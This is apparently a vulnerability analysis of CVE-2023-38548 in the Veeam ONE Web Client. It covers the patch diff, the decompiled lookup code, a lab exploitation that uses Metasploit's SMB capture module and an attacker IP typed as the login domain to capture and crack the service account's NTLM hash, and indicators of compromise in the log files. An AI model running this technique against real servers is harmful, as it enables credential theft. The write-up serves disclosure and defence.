
Overview
On November 6, 2023, Veeam published an advisory for several vulnerabilities affecting Veeam ONE, an IT monitoring and analytics platform for enterprises. One of these vulnerabilities is CVE-2023-38548, a critical vulnerability in the Veeam ONE Web Client that allows an unauthenticated attacker to leak the NTLM hash of the Windows user account on the target server which is running the Veeam ONE Reporting service.
If an attacker can leak the NTLM hash of an account on a target server, it opens up the possibility to either crack the hash and retrieve the plaintext password, or pass the hash in order to authenticate to another endpoint.
This vulnerability affects all versions of Veeam ONE 12.*, prior to the vendor supplied hotfix.
The Vulnerability
To analyze the vulnerability, we installed Veeam ONE version 12.0.0.2498 (20230125) on Windows Server 2022, and diffed this version against the vendor supplied hotfix. The binary Veeam.Reporter.GrpcShared.dll contains a class WindowsLoginProvider with the following modifications:
diff --git "a/C:\\Users\\Administrator\\Desktop\\diff\\12.0.1.2591\\Veeam.Reporter.GrpcShared\\Veeam\\Reporter\\GrpcShared\\WinApiToken\\WindowsLoginProvider.cs" "b/C:\\Users\\Administrator\\Desktop\\diff\\12.0.1.2591_hotfix\\Veeam.Reporter.GrpcShared\\Veeam\\Reporter\\GrpcShared\\WinApiToken\\WindowsLoginProvider.cs"
index 4fe821e..7a26326 100644
--- "a/C:\\Users\\Administrator\\Desktop\\diff\\12.0.1.2591\\Veeam.Reporter.GrpcShared\\Veeam\\Reporter\\GrpcShared\\WinApiToken\\WindowsLoginProvider.cs"
+++ "b/C:\\Users\\Administrator\\Desktop\\diff\\12.0.1.2591_hotfix\\Veeam.Reporter.GrpcShared\\Veeam\\Reporter\\GrpcShared\\WinApiToken\\WindowsLoginProvider.cs"
@@ -1,8 +1,8 @@
 // Decompiled with JetBrains decompiler
 // Type: Veeam.Reporter.GrpcShared.WinApiToken.WindowsLoginProvider
 // Assembly: Veeam.Reporter.GrpcShared, Version=12.0.1.2591, Culture=neutral, PublicKeyToken=null
-// MVID: 616D0FF1-1D00-47A6-86A3-EECAE4F4AA01
-// Assembly location: C:\Program Files\Veeam\Veeam ONE\Veeam ONE Reporter Server\Veeam.Reporter.GrpcShared.dll
+// MVID: FF3B14C6-54BB-47A5-9CF5-C9E4D0BE40D4
+// Assembly location: C:\Users\Administrator\Desktop\HFKB4508_12.0.1.2591\Veeam.Reporter.GrpcShared.dll

 using Serilog;
 using Serilog.Events;
@@ -305,8 +305,6 @@ label_44:
           LookupSidInternal(rightSystemName = (string) null, userLogin, (string) null, out sid, out domain);
         if (sid.IsEmpty() && userDomain != null)
           LookupSidInternal(rightSystemName = (string) null, userLogin + "@" + userDomain, userDomain, out sid, out domain);
-        if (sid.IsEmpty() && userDomain != null)
-          LookupSidInternal(rightSystemName = userDomain, userLogin, userDomain, out sid, out domain);
         if (!sid.IsEmpty() || userDomain == null)
           return;
         LookupSidInternal(rightSystemName = (string) null, userLogin, userDomain, out sid, out domain);
We can see a call to LookupSidInternal has been removed, where a user supplied domain name was being passed as a parameter. If we examine LookupSidInternal, we can see it calls the function TryLookupAccountName to resolve a given domain user to a Windows security identifier (SID).
      void LookupSidInternal(
        string systemName,
        string user,
        string domainForCompare,
        out string sid,
        out string domain)
      {
        logSb.Append("\t\t- lookup sid in \"" + (systemName ?? "local") + "\" system for user \"" + user + "\"");
        bool flag = this._winapi.TryLookupAccountName(systemName.EmptyToNull(), user, out domain, out sid);
        if (flag && domainForCompare.NotEmpty() && !this._localhostNames.Contains(domainForCompare) && this._localhostNames.Contains(domain))
        {
          logSb.AppendLine(string.Format(": found wrong local user \"{0}\\{1}\" instead of domain user \"{2}\"", (object) domain, (object) user, (object) srcLogin));
          sid = (string) null;
          domain = (string) null;
        }
        else
        {
          StringBuilder logSb = logSb;
          string str;
          if (!flag)
            str = ": sid not found";
          else
            str = ": sid found [" + sid + "] in domain \"" + domain + "\"";
          logSb.AppendLine(str);
        }
      }
We can see TryLookupAccountName will then use the native Windows API advapi32!LookupAccountNameW to perform the account lookup.
    public bool TryLookupAccountName(
      string systemName,
      string login,
      out string domain,
      out string userSid)
    {
      domain = (string) null;
      userSid = (string) null;
      StringBuilder referencedDomainName = new StringBuilder(260);
      int length1 = referencedDomainName.Length;
      byte[] numArray = new byte[100];
      int length2 = numArray.Length;
      WindowsLoginWinapi.SID_NAME_USE peUse;
      if (!WindowsLoginWinapi.Win32NativeMethods.LookupAccountName(systemName, login, (byte[]) null, ref length2, (StringBuilder) null, ref length1, out peUse))
      {
        referencedDomainName.EnsureCapacity(length1);
        numArray = new byte[length2];
        if (Marshal.GetLastWin32Error() != 122 || !WindowsLoginWinapi.Win32NativeMethods.LookupAccountName(systemName, login, numArray, ref length2, referencedDomainName, ref length1, out peUse))
          return false;
      }
      userSid = new SecurityIdentifier(numArray, 0).Value;
      domain = referencedDomainName.ToString();
      return true;
    }
It appears that a user supplied domain name and user name is passed to advapi32!LookupAccountNameW during authentication. As we will see below, LookupAccountNameW will attempt to authenticate to the system name provided to it when resolving an account’s SID.
Exploitation
We observed when installing Veeam ONE, that the Web Client allows a user to login via Windows domain credentials, i.e. an attacker could pass an arbitrary domain name along with a user name during login. To confirm if this is how an attacker could leverage this vulnerability we ran the Metasploit module auxiliary/server/capture/smb on an attacker machine (IP address 192.168.86.42 in our lab setup). This module exposes a malicious SMB server in order to capture credentials.
First we drop to a root shell, as we will need msfconsole to bind to a low TCP port, 445 (Note, the firewall rules on the attacker’s machine must allow incoming connections on this port).
user@dev-vm:~/git/metasploit-framework$ sudo -E /bin/bash
root@dev-vm:~/git/metasploit-framework# ruby msfconsole
Then we run the SMB server module.
msf6 > use auxiliary/server/capture/smb
msf6 auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CAINPWFILE                   no        Name of file to store Cain&Abel hashes in. Only supports NTLMv1 hashes. Can be a path.
   CHALLENGE                    no        The 8 byte server challenge. Set values must be a valid 16 character hexadecimal pattern. If unset a valid random challenge is used.
   JOHNPWFILE                   no        Name of file to store JohnTheRipper hashes in. Supports NTLMv1 and NTLMv2 hashes, each of which is stored in separate files. Can also be a path.
   SMBDomain   WORKGROUP        yes       The domain name used during SMB exchange.
   SRVHOST     0.0.0.0          yes       The local host to listen on.
   SRVPORT     445              yes       The local port to listen on.
   TIMEOUT     5                yes       Seconds that the server socket will wait for a response after the client has initiated communication.


Auxiliary action:

   Name     Description
   ----     -----------
   Capture  Run SMB capture server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.

[*] Server is running. Listening on 0.0.0.0:445
[*] Server started.
msf6 auxiliary(server/capture/smb) >
Next we visit the target Veeam ONE Web Client in a web browser (IP address 192.168.86.50 in our lab setup). The Web Client will listen for HTTPS connections on TCP port 2741 by default. We will see the login page, and can enter our attackers IP address as the domain name in the login dialog, as shown below:

We can then click the “Log in” button. Back on the attacker machine, we can see we have captured the NTLM hash for the user account that is running the Veeam ONE Reporter service.

As we have captured the NTLM hash for an account on the target server, we can try and crack it with a tool like hashcat or similar.

If we run Sysinternals procmon on the target system, we can observe the call to advapi32!LookupAccountNameW creates a connection to the attackers machine in an attempt to open the named pipe lsarpc in order to resolve the SID during a login attempt.
IOCs
The log file C:\ProgramData\Veeam\Veeam ONE Reporter\Logs\Veeam.Reporter.log will contain an entry for a failed logon in the vulnerable WindowsLoginProvider component, as shown below. We can note the domain name used during the failed login was the attackers machine 192.168.86.42 from our lab setup.
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c WindowsLoginProvider  -   -   -   -   - : -->Login Windows login for '192.168.86.42\hax'
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c WindowsLoginProvider  -   -   -   -   - : -->LoginAndUpdateRoleAndSid LoginIdentity: ""192.168.86.42\hax", Id:None, Role:Unknown, SID:""   ", WindowsIdentity: "None"
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c WindowsLoginProvider  -   -   -   -   - : -->Login with password as "192.168.86.42\hax"
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c WindowsLoginProvider  -   -   -   -   - : <--Login with password (in 0:00:00.0062393) Failed to Login as "192.168.86.42\hax": The user name or password is incorrect.
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c WindowsLoginProvider  -   -   -   -   - : <--LoginAndUpdateRoleAndSid (in 0:00:00.0064921)
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c WindowsLoginProvider  -   -   -   -   - : <--Login (in 0:00:00.0095734) Failed to get info for "192.168.86.42\hax": Login failed. Incorrect credentials.
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c MonitorLoginProvider  -   -   -   -   - : -->Login TryLogin monitor user '192.168.86.42\hax'
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c MonitorLoginProvider  -   -   -   -   - : -->LoginMonitorUser TryLoginMonitorUser '192.168.86.42\hax'
10.11.23 02:53:14 [INF] 0x1588 - 10t  132c BaseMonitorGrpcAccessor   -   -   -   - : -->SetLocalCredentials
10.11.23 02:53:14 [INF] 0x1588 -  6t  132c BaseMonitorGrpcAccessor   -   -   -   - : -->GetMonitorGrpcChannel
10.11.23 02:53:14 [INF] 0x1588 -  6t  132c CertProviderService   -   -   -   -   - : -->GetOrCreateCommunicationCert
10.11.23 02:53:14 [INF] 0x1588 -  6t  132c CertProviderService   -   -   -   -   - : Found host info:  HostName "WIN-V28QNSO2H05", DomainName ""
10.11.23 02:53:14 [INF] 0x1588 -  6t  132c CertProviderService   -   -   -   -   - : <--GetOrCreateCommunicationCert (in 0:00:00.0028707) Cert: [04D77C553F56E0BCEC0D55BE62262E2D890151A8]
10.11.23 02:53:14 [INF] 0x1588 -  6t  132c BaseMonitorGrpcAccessor   -   -   -   - : <--GetMonitorGrpcChannel (in 0:00:00.0629574)
10.11.23 02:53:14 [INF] 0x1588 -  7t  132c BaseMonitorGrpcAccessor   -   -   -   - : <--SetLocalCredentials (in 0:00:00.160156)
10.11.23 02:53:14 [INF] 0x1588 -  7t  132c MonitorLoginProvider  -   -   -   -   - : <--LoginMonitorUser (in 0:00:00.1620095) Failed to log in. Unknown username
10.11.23 02:53:14 [INF] 0x1588 -  7t  132c MonitorLoginProvider  -   -   -   -   - : <--Login (in 0:00:00.1632746) Login failed: Unknown username. "192.168.86.42\hax", Id:None, Role:Unknown, SID:""
10.11.23 02:53:14 [INF] 0x1588 -  7t  132c WindowsLoginProvider  -   -   -   -   - : -->TryCollectInfo LoginIdentity: ""192.168.86.42\hax", Id:None, Role:Unknown, SID:""   Login failed. Incorrect credentials.", WindowsIdentity: "None", AcceptServiceUser: False, MustAuthorizeDomainAccess: False
10.11.23 02:53:14 [INF] 0x1588 -  7t  132c WindowsLoginProvider  -   -   -   -   - : [TryLookupAccount]:
		LookupAccountSid UserName: "192.168.86.42\hax"
			- lookup sid in "local" system for user "[email protected]": sid not found
			- lookup sid in "192.168.86.42" system for user "hax": sid not found
			- lookup sid in "local" system for user "hax": sid not found
		Failed to find user account

10.11.23 02:53:14 [INF] 0x1588 -  7t  132c WindowsLoginProvider  -   -   -   -   - : -->TryGetUserRole 192.168.86.42\hax under "WIN-V28QNSO2H05\Administrator"
10.11.23 02:53:14 [INF] 0x1588 -  7t  132c WindowsLoginProvider  -   -   -   -   - : <--TryGetUserRole (in 0:00:00.0000023)
10.11.23 02:53:14 [INF] 0x1588 -  7t  132c WindowsLoginProvider  -   -   -   -   - : <--TryCollectInfo (in 0:00:00.178316)
Remediation
A vendor supplied hot fix is available and should be applied to remediate against this vulnerability.


.png?width=3840&quality=75)